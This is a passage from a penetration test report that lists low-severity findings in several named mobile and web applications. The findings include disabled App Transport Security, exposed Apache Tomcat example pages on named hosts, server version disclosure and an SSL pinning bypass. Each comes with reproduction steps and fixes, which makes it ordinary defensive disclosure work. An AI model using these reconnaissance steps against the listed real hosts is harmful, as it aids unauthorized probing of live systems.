
Security Risk
The reported security severity of this vulnerability is classified as ***Low***, considering the exploitability. Not obfuscated security code makes it easier for actors to identify and extract sensitive data such as API keys, credentials, cryptographic keys, or other secrets embedded within the application.

Workaround/Mitigation
To mitigate this vulnerability- Employ more advanced techniques such as control flow obfuscation, string encryption, and resource obfuscation. These methods make it even more challenging for actors to reverse engineer the code.

References
https://owasp.org/www-project-mobile-top-10/2016-risks/m9-reverse-engineering

Proof of Details(POC)
Follow the below s**tep to reproduce**

Step 1: Import the APK file in Jadx-Gui, and observe the Source Code.



12. #8ZLLST Misconfigured Transport Security Feature in the Workline iOS Application

Description
After testing the Workline iOS application, SecureLayer7 found out that its "Info.plist" file has some security settings misconfigured. [i.e., NSAllowsArbitaryLoads is set to true]. This could lead to the app transmitting sensitive data insecurely and also allow it to load content from untrusted sources.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Workline iOS application	Workline(IOS) application pentest

Security Risk
The security impact of this vulnerability is reported as **Low**, considering the exploitability. The following are the considerable security impacts: • The NSAllowArbitraryLoads key is set to NO by default. Putting the key to YES will opt out of ATS and its associated security benefits. • The application can allow arbitrary loads from another location, which can cause malicious behavior in the application. • Disabling ATS means that unsecured HTTP connections are allowed.


Workaround/Mitigation
It is recommended to fix this vulnerability and implement the following: • Set NSAllowArbitraryLoads value to false in Info.plist file. • Refer to https://books.nowsecure.com/secure-mobile-development/en/ios/implement-app-transport-security.html

References
https://cwe.mitre.org/data/definitions/16.html

Proof of Details(POC)

Steps to Reproduce

Step 1: Extract the IPA file and open the "Info.plist" file.



Observe that the NSAllowArbitraryLoads flag is set to true.

13. #EDAYEV Apache Tomcat Version and Internal IP Disclosure in Spoors RCU Application

Description
During the assessment, it was observed that the default pages of Apache Tomcat is accessible which leaks version and the example endpoint "/examples/jsp/snp/snoop.jsp" leaks the internal IP of server.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Spoors RCU Application	Spoors RCU Application pentest

Security Risk
The reported security severity of this vulnerability is classified as ***Low***, considering the exploitability. Here are the security impacts: • An attacker could use this disclosed information to craft exploit or use publicly available exploit to gain unauthorized access on server.

Workaround/Mitigation
To address this vulnerability, implement the following: • Sanitize URI paths properly and encode special character in URI. • Remove default web pages if not required.


References
https://cwe.mitre.org/data/definitions/200.html

Proof of Details(POC)

The following steps provide a precise sequence of actions necessary to reproduce or initiate the identified issue or behavior.

Steps to Reproduce:

Step 1: Goto the URL "https://cfe.ltferp.com" for apache tomcat version disclosure.



Step 2: Goto the URL "https://cfe.ltferp.com/examples/jsp/snp/snoop.jsp" for internal IP Disclosure.

14. #GGQ38X Apache Tomcat Default Page Disclosure in the Spoors Collection (All- non ML retail loans) Android Application

Description
Upon testing, it was discovered that the application's Apache Tomcat default page is accessible, which discloses sensitive information such as the server version *Apache Tomcat 9.0.43* and example files. Attackers could exploit this information to gather intelligence about the server's configuration and potentially launch targeted attacks.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Spoors Collection (All- non ML retail loans) application	Spoors Collection (All- non ML retail loans) Application pentest

Security Risk
The assessed security impact of this vulnerability is categorized as ***Medium***, considering the exploitability. The following are the significant security impacts: • The disclosure of server version and example files in the Apache Tomcat default page presents a security risk as it provides valuable information to potential attackers. Attackers could leverage this information to identify vulnerabilities specific to the disclosed server version or target example files for further exploitation. • The Sessions Example servlet (installed at /examples/servlets/servlet/SessionExample) allows session manipulation. Because the session is global this servlet poses a big security risk as an attacker can potentially become an administrator by manipulating its session.

Workaround/Mitigation
To address this vulnerability, put the following into practice: • Disable or restrict access to the Apache Tomcat default page to prevent the disclosure of sensitive information. • Remove any example files or applications that come bundled with Apache Tomcat, as these can provide additional attack vectors for exploitation. • Configure custom error pages to provide generic error messages instead of revealing server details in an error response

Â


References

https://cwe.mitre.org/data/definitions/200.html


Proof of Details(POC)

Follow these steps to reproduce:


Step 1: Capture any request with the burpsuite(proxy tool).




Step 2: Copy the Host URL and open it in the web browser.



Step 3: Example Files: https://spoors.ltfs.com/examples/


spoors.ltfs.com/examples/
Apache Tomcat Examples
Servlets examples
JSP Examples
WebSocket Examples
spoors.ltfs.com/examples/servlets/
Servlet Examples with Code
This is a collection of examples which demonstrate some of the more frequently used parts of the Servlet API. Familiarity with the Java(tm) Programming Language is assumed.
These examples will only work when viewed via an http URL. They will not work if you are viewing these pages via a "file://..." URL. Please refer to the README file provide with this Tomcat release regarding how to config start the provided web server.
Wherever you see a form, enter some data and see how the servlet reacts. When playing with the Cookie and Session Examples, jump back to the Headers Example to see exactly what your browser is sending the server.
To navigate your way through the examples, the following icons will help:
Execute the example
Look at the source code for the example
Return to this screen
Tip: To see the cookie interactions with your browser, try turning on the "notify when setting a cookie" option in your browser preferences. This will let you see when a session is created and give some feedback when looking cookie demo.
Hello World Execute Source
Request Info Execute Source
Request Headers Execute Source
Request Parameters Execute Source
Cookies Execute Source
Sessions Execute Source
Note: The source code for these examples does not contain all of the source code that is actually in the example, only the important sections of code. Code not important to understand the example has been removed for clarity.
Other Examples
Servlet 3.0 Asynchronous processing examples:
async0
Playback Audio Video Subtitle Tools View Help
spoors.ltfs.com/examples/servlets/servlet/CookieExample
Cookies Example
Your browser is sending the following cookies:
Cookie Name: GCILB
Cookie Value: 702de71842823e81
Create a cookie to send to your browser
Name:
Value:
Submit



15. #1O3HXO Qlik Sense Android Application is Vulnerable to Microsoft IIS Server Version Disclosure

Description
Testing confirmed that the Qlik Sense Android application discloses the Microsoft IIS server version 10.0 in the response headers. Server version disclosure is a security issue where the web server reveals information about its software. This information can help an attacker gain knowledge of the systems in use and potentially develop further targeted attacks.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Qlik Sense application	Qlik Sense Application pentest

Security Risk
The security impact of this vulnerability is reported as **Low**, considering its exploitability. The following are the considerable security impacts: • Making the server version available to potential attackers provides vital information. This information can be used to identify vulnerabilities unique to that version or technology stack and modify their attacks accordingly. • Attackers may concentrate on exploiting known vulnerabilities or flaws in the exposed server version. By revealing this information, the online application becomes a more appealing target for attackers aware of certain vulnerabilities.


Workaround/Mitigation
It is strongly recommended to fix this vulnerability and implement the following: • Configure the Web Application Server and remove the "SERVER" header information from the HTTP response.

References
https://cwe.mitre.org/data/definitions/16.html

Proof of Details(POC)

Steps to reproduce:

1. Open the Qlik Sense Android and proxy the traffic through Burpsuite. Click on 'Demo Server' and observe the response headers.



16. #OJ05T4 SSL Pinning Bypass in the Farm Digital Android Application

Description
Upon conducting successful testing, it was discovered that the Farm Digital Android application has poor SSL pinning method implementation and can be bypassed using the "Frida" script. Improper SSL pinning implementation leads to intercepting of the application traffic in proxy tools such as Burp Suite.Â This can be done by installing self-signed certificates in the target Android device and configuring the device to pass the application traffic through a proxy.Â

CVSS	Vector String	Risk Rating
3.1	3.1#CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N	Low

Module Name	Affected Resource
• Farm Digital Android App	Farm Digital Application pentest

